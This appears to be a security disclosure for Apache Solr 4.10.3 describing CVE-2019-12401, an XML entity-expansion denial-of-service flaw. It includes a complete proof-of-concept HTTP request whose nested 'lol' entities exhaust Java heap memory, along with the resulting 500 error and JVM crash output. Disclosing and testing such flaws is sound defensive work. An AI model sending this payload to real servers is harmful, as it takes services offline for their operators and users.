


Apache Solr Disclosures

Version 4.10.3

Environment:

- Apache Solr v4.10.3 – Mark (Downloaded from <https://archive.apache.org/dist/lucene/solr/4.10.3/>)
- Windows and Ubuntu



Findings:

1. CVE-2019-12401: XML Bomb

Description:

Solr is vulnerable to an XML resource consumption attack (a.k.a. Lol Bomb¹). By leveraging XML DOCTYPE and ENTITY type elements, the attacker can create a pattern that will expand when the server parses the malicious XML.

Proof of Concept:

The vulnerability happens in the core “update” function. In this case “alfresco” is a valid core that was identified on the system, but the core name may vary from Solr to Solr.

The following crafted request is used to trigger this vulnerability, and, if successful, it will result in either the server being unresponsive or a “HTTP 500 Error” when the Java heap space is consumed.

¹ <https://en.wikipedia.org/wiki/BillionLaughsAttack>

Request:

```
POST /solr/collection1/update?wt=json HTTP/1.1
Host: <TARGET_IP>:8983

<!DOCTYPE data [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<add>
<doc>
<field name="id">&lol9;</field>
<field name="title" >chang.me</field>
</doc>
</add>
```

Response (if deployed as WAR):

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Date: Mon, 13 May 2019 09:04:47 GMT
Connection: close

{"error":{"msg":"java.lang.OutOfMemoryError: Java heap
space", "trace":"java.lang.RuntimeException: java.lang.OutOfMemoryError: Java heap
space\n\tat
org.apache.solr.servlet.SolrDispatchFilter.sendError(SolrDispatchFilter.java:793)\n\tat
org.apache.solr.servlet.SolrDispatchFilter.doFilter(SolrDispatchFilter.java:434)\n\tat
***TRUNCATED***
```

Depending on the setup/allocated resources, the application may crash without returning a response:

```
OpenJDK 64-Bit Server VM warning: INFO: os::commit_memory(0x00000000fef17000, 17731584, 0) failed; error='Cannot allocate memory' (errno=12)
#
# There is insufficient memory for the Java Runtime Environment to continue.
# Native memory allocation (mmap) failed to map 17731584 bytes for committing reserved memory.
# An error report file with more information is saved as:
# /home/guest/Desktop/solr-4.10.3/example/hs_err_pid49805.log
guest@ubuntu:~/Desktop/solr-4.10.3/example$
```